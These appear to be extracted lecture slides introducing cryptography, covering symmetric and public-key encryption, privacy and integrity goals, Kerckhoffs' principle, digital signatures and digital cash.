
Analogous to secure communication:

Alice today sends a message to Alice tomorrow

Things to Remember

- **Cryptography is:**
 - A tremendous tool
 - The basis for many security mechanisms
- **Cryptography is not:**
 - The solution to all security problems
 - Reliable unless implemented and used properly
 - **Something you should not try to invent yourself**
 - many many examples of broken ad-hoc designs

Classification




Classification (cont...)

- **Cryptography** is the science of secret writing with the goal of hiding the meaning of a message.
- **Cryptanalysis** is the science and sometimes art of breaking cryptosystems.
- **Studying Cryptography is all about**
 - **Symmetric Algorithms:** two parties have an encryption and decryption method for which they share a secret key.
 - **Asymmetric (or Public-Key) Algorithms**
 - **Cryptographic Protocols:** Roughly speaking, crypto protocols deal with the application of cryptographic algorithms. Symmetric and Asymmetric algorithms

Cryptographic algorithms and protocols


- **Symmetric encryption**
 - Used to conceal the contents of blocks or streams of data of any size, including messages, files, encryption keys, and passwords
- **Asymmetric encryption**
 - Used to conceal the contents of blocks or streams of data of any size, including messages, files, encryption keys, and passwords
- **Data integrity algorithms**
 - Used to protect blocks of data, such as messages, from alteration
- **Authentication protocols**
 - Schemes based on the use of cryptographic algorithms designed to authenticate the identity of entities

What is Cryptography About?



- **Adversary:** clever person with powerful computer
- **Goals:**
 - Data privacy
 - Data integrity and authenticity


Data Privacy



The goal is to ensure that the **adversary** does not see or obtain the data (message) M .


- **Example:** M could be a credit card number being sent by shopper Alice to server Bob and we want to ensure attackers don't learn it.

Integrity and Authenticity



- The goal is to ensure that
 - M really originated with Alice and not someone else
 - M has not been modified in transit

Ideal World



Cryptonium pipe: Cannot see inside or alter content.

All our goals would be achieved!

But cryptonium is only available on [planet Crypton](#) not in the Earth




Example: Medical Database

Doctor

Reads F_A

Modifies F_A to F_A'




Database

Alice	F_A
Bob	F_B

Alice	F_A'
Bob	F_B

- F_A ; F_A' contain confidential information and we want to ensure the adversary does not obtain them
- Need to ensure
 - doctor is authorized to get Alice's file
 - F_A ; F_A' are not modified in transit
 - F_A is really sent by database
 - F_A' is really sent by (authorized) doctor

Cryptographic Schemes



\mathcal{E} : Encryption Algorithm


\mathcal{D} : Decryption Algorithm

K_e : Encryption Key

K_d : Decryption Key

Algorithms: standardized, implemented (public!)

Cryptographic Schemes



\mathcal{E} : Encryption Algorithm

K_e : Encryption Key


\mathcal{D} :Decryption Algorithm

K_d : Decryption Key

Settings:

- public-key (asymmetric): K_e public, K_d secret
- private-key (symmetric): $K_e = K_d$ secret

Cryptographic Schemes



\mathcal{E} : Encryption Algorithm


K_e : Encryption Key

\mathcal{D} : Decryption Algorithm

K_d : Decryption Key

How do keys get distributed? Magic, for now!

Cryptographic Schemes



Our concerns:

- How to define **security goals (CIA)** and **threat model**?
- How to design E , D ?
- How to gain confidence that E , D achieve our goals?

Keys and Kerckhoffs' Principle

- To maintain security **key k** should be definitely a **secret**
- What about Encryption and Decryption algorithm ?
- More security by keeping them private too ?

Kerckhoffs' Principle:

“The cipher method **must not be** required to be secret and it must be able to fall into the hands of the enemy without any inconvenience ”

Security rely solely on the secrecy of the key



19th century Dutch cryptographer

Arguments for Kerckhoffs' Principle

P1: Maintaining the **privacy** of a “short” key is easier than maintaining the privacy of a “large” algorithm

- Key \approx 100 bits
- Program: 1000 times larger

P2: Easy to **replace** a key than a whole program when exposed


P3: Infeasible to imagine a **secret pair of algorithm** for every pair of communicating parties

But crypto can do much more

Digital Signatures




Anonymous Communication



Digital Cash

- Anonymous **digital** cash
 - Can I spend a “digital coin” without anyone knowing who I am?
 - How to prevent double spending?



BITCOIN

Bitcoin, the first blockchain-based cryptocurrency, was created as a peer to peer payment system that allows its users to transfer value with no central authority or third party involved.

